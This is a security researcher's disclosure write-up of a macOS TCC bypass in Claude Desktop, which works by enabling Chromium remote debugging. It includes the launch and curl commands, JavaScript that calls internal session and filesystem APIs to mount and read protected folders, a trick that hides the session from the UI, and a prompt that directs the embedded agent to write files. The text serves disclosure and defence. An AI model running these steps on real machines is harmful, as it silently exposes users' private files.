TCC Bypass in Claude Desktop for macOS
| Product | Claude Desktop for macOS |
| Tested Version | 1.1.673 |
| Type | TCC Bypass |
| Status | Fixed (1.1.2321) |
Summary
The release of Cowork (Claude Desktop’s research preview, general-purpose agent mode for day-to-day tasks) got me interested in poking at Claude Desktop. It brings the workflow people learned to love in the Claude Code CLI into a GUI, and under the hood it ships a full VM image that boots and mounts host folders to provide tool access in agent mode.
While exploring how Cowork sessions are created and how folder access is wired up, I found a TCC bypass. An attacker with local code execution can enable Chromium remote debugging (--remote-debugging-port), connect via the Chrome DevTools Protocol (CDP), and execute JavaScript in Claude’s renderer to call Claude’s internal session and filesystem APIs. This effectively proxies access to TCC-protected folders through Claude Desktop’s already-granted permissions, without triggering any consent prompts.
What is TCC?
Transparency, Consent, and Control (TCC) is macOS’s privacy framework. It restricts application access to sensitive resources: Documents, Downloads, Desktop, Camera, Microphone, Contacts, and more.
When an app first attempts to access a protected resource, macOS prompts the user for consent. If denied, the decision is enforced by macOS mandatory access control (TCC-backed sandbox policy) and file operations typically fail with EPERM (“Operation not permitted”). This applies even to processes running as root. For more detail on how the platform sandbox policy backstops TCC, see TCC and the macOS Platform Sandbox Policy.
TCC exists specifically to protect users after an attacker achieves code execution. The framework ensures that even compromised processes cannot silently access sensitive files. Apps that legitimately need folder access prompt the user once, and these grants persist in the TCC database. For more on TCC internals, see Firstline Privacy Defense by Osama Alhour and Threat of TCC Bypasses on macOS by AFINE.
When you attach a TCC-protected folder to Claude Desktop (for example, selecting ~/Documents for an agent session), macOS prompts you to grant Claude access. Once approved, Claude can read and write to that folder for all future sessions.

TCC consent prompt when attaching a protected folder to Claude Desktop.
Electron Fuses
Electron apps inherit powerful debugging capabilities from both Node.js and Chromium. For security-sensitive apps, these should be disabled in production.
Many Electron TCC bypasses in the wild are “piggyback” style: the attacker finds a way to run attacker-controlled JavaScript via the embedded Node runtime (for example by abusing RunAsNode, NODE_OPTIONS, or Node’s inspector), then inherits the app’s TCC grants. Electron provides fuses: compile-time toggles that disable specific features.
Claude Desktop has the common Node-based piggyback paths locked down:
$ npx @electron/fuses read --app /Applications/Claude.app
Analyzing app: Claude.app
Fuse Version: v1
  RunAsNode is Disabled
  EnableCookieEncryption is Enabled
  EnableNodeOptionsEnvironmentVariable is Disabled
  EnableNodeCliInspectArguments is Disabled
  EnableEmbeddedAsarIntegrityValidation is Enabled
  OnlyLoadAppFromAsar is Enabled
  LoadBrowserProcessSpecificV8Snapshot is Disabled
  GrantFileProtocolExtraPrivileges is Enabled
This rules out the RunAsNode and NODE_OPTIONS vectors seen in other Electron TCC bypasses. But there’s a gap: --remote-debugging-port is a Chromium flag, not a Node.js flag, and Electron provides no fuse to disable it.
| Flag | Controlled by EnableNodeCliInspectArguments |
|---|---|
--inspect | Yes |
--inspect-brk | Yes |
SIGUSR1 | Yes |
--remote-debugging-port | No |
From electron/fuses#2:
“NodeJS debugging flags can now be disabled by fuses […] Chromium debugging flags are a different beast that will have to be potentially dealt with separately (if it’s even possible).”
Window of Opportunity
Claude Desktop can be launched with Chromium remote debugging enabled via --remote-debugging-port:
$ open -a Claude --args --remote-debugging-port=9222
$ curl -s http://localhost:9222/json
[ {
   "description": "",
   "devtoolsFrontendUrl": "/devtools/inspector.html?ws=...",
   "title": "Claude",
   "type": "page",
   "url": "https://claude.ai/...",
   "webSocketDebuggerUrl": "ws://localhost:9222/devtools/page/..."
} ]
This exposes a DevTools websocket for Claude’s claude.ai renderer target. An attacker can connect and use Runtime.evaluate to execute arbitrary JavaScript in the renderer context.
In a typical Electron exploit with Node.js access, you could just call require('fs') and read files directly. Claude’s renderer has nodeIntegration disabled, so there’s no require(). But Claude exposes IPC wrappers on the window object (the global namespace in browser JavaScript) that let the renderer request privileged operations from the main process. Let’s look at some of the useful APIs exposed.
Session Management
window["claude.web"].LocalAgentModeSessions controls agent sessions:
const api = window["claude.web"].LocalAgentModeSessions;

// Normal session (visible in Cowork)
const res = await api.start({
    message: "test from injection!",
    userSelectedFolders: []
});
With a non-empty message, the session appears as a normal agent session in the Cowork tab:

A session created via CDP injection appears normally in the Cowork tab.
Creating a session with userSelectedFolders mounts those paths into the VM at /sessions/*/mnt/, inheriting Claude’s TCC permissions. But there’s a trick to avoid leaving a visible trace: create the session with an empty message, then immediately stop and archive it. The session won’t appear in the sidebar, even with the Archived filter enabled. Yet it remains fully functional via the APIs, giving us invisible access to the mounted folder.
const api = window["claude.web"].LocalAgentModeSessions;

// Attacker session (invisible)
const res = await api.start({
    message: "",
    userSelectedFolders: ["/Users/victim/Documents"]
});

// Wait for session initialization
await new Promise(r => setTimeout(r, 2000));

// Stop and archive (hides from UI)
await api.stop(res.sessionId);
await api.archive(res.sessionId);
Filesystem Access
window["claude.web"].FileSystem provides filesystem operations:
const fs = window["claude.web"].FileSystem;

// List directory contents
const listing = await fs.listFilesInFolder(sessionId, "/Users/victim/Documents");

// Read file contents
const content = await fs.readLocalFile(sessionId, "/Users/victim/Documents/secret.txt");
For non-text MIME types, readLocalFile() returns the file bytes as base64 in content.content.
Write + Exec Access via VM
The VM mount at /sessions/*/mnt/ is read-write. More importantly, once a session is created the attacker can give arbitrary instructions to the embedded Claude Code instance running inside the VM. That can be used to read, write, and execute within the VM context while operating on the mounted TCC-protected folders.
await api.start({
    message: "Write 'pwned' to /sessions/*/mnt/Documents/test.txt",
    userSelectedFolders: ["/Users/victim/Documents"]
});
Putting It Together
Attack Flow
- Launch Claude Desktop with CDP enabled:
open -a Claude --args --remote-debugging-port=9222 - Fetch the CDP target list from
http://localhost:9222/jsonand select the entry for Claude’s main renderer (in CDP, a “target” is a debuggable page context; we want the one whoseurlcontainsclaude.ai) - Connect to that target’s
webSocketDebuggerUrland execute JavaScript viaRuntime.evaluate - Create an agent session with
userSelectedFolderspointing to a TCC-protected folder - Wait for session initialization, then stop and archive it (session stays hidden in the UI)
- Use
FileSystem.listFilesInFolder()andFileSystem.readLocalFile()to list and read files
Proof of Concept
PoC: poc.py (GitHub)
git clone https://github.com/xpcmdshell/claude-tcc-bypass && cd claude-tcc-bypass
open -a Claude --args --remote-debugging-port=9222

# List files in a TCC-protected folder
uv run poc.py --list ~/Documents/

# Read a file from the listing (non-text files return base64; --decode to decode)
uv run poc.py --read ~/Documents/secrets/api_keys.txt --decode
Demo
The screenshot below shows iTerm2 without Files and Folders permission failing to access ~/Documents, while the CDP-based PoC can list and read the same path by proxying through Claude’s already-granted access.

iTerm2 (no TCC grant) fails to access ~/Documents; the PoC succeeds via Claude.
Impact
An attacker with local code execution can:
- Read any file in TCC-protected folders that Claude has been granted access to
- Write to those folders via the VM’s mounted filesystem
- Enumerate directory contents without prior knowledge of filenames
- Perform all operations invisibly (archived sessions don’t appear in Claude’s UI)
This bypasses macOS’s TCC protection model for any folder Claude has access to. Users who have granted Claude access to Documents, Downloads, or Desktop during normal agent mode usage are vulnerable.
Prior Art
For context, here are some similar TCC bypasses in entitled applications:
Apple System Components
| CVE | Component | Description |
|---|---|---|
| CVE-2024-44131 | FileProvider | TCC bypass via symlinks |
| CVE-2024-40855 | diskarbitrationd | TCC bypass via disk mounting |
These require local code execution and piggyback on entitled system components, the same pattern as this vulnerability.
Third-Party Applications
| CVE | Application | Description |
|---|---|---|
| CVE-2025-9190 | Cursor | TCC bypass via RunAsNode fuse |
| CVE-2024-45599 | Cursor | TCC bypass via DyLib injection (camera/microphone) |
| CVE-2025-22136 | Tabby Terminal | TCC bypass via Node fuses |
| CVE-2025-8672 | GIMP | TCC bypass via bundled Python |
| CVE-2025-53811 | Mosh-Pro | TCC bypass via RunAsNode fuse |
| CVE-2025-53813 | Nozbe | TCC bypass via RunAsNode fuse |
| N/A | VS Code | TCC bypass via RunAsNode fuse |
CERT Polska documented six TCC bypasses in August 2025, all discovered by Karol Mazurek from AFINE.
The electroniz3r tool by Wojciech Reguła automates exploitation of Electron TCC bypasses and was presented at DEF CON 31.
Timeline
| Date | Event |
|---|---|
| 2026-01-12 | Vulnerability discovered |
| 2026-01-22 | Reported to Anthropic via HackerOne |
| 2026-01-23 | Report closed (Informative/WontFix) |
| 2026-01-24 | Public disclosure |
References
- Electron Fuses Documentation
- electron/fuses#2: Chromium debugging flags
- Firstline Privacy Defense (TCC Paper) - Osama Alhour
- Threat of TCC Bypasses on macOS - AFINE
- CERT Polska: Six TCC Bypasses - Karol Mazurek
- electroniz3r - Wojciech Reguła
- Chrome DevTools Protocol
- Proof of Concept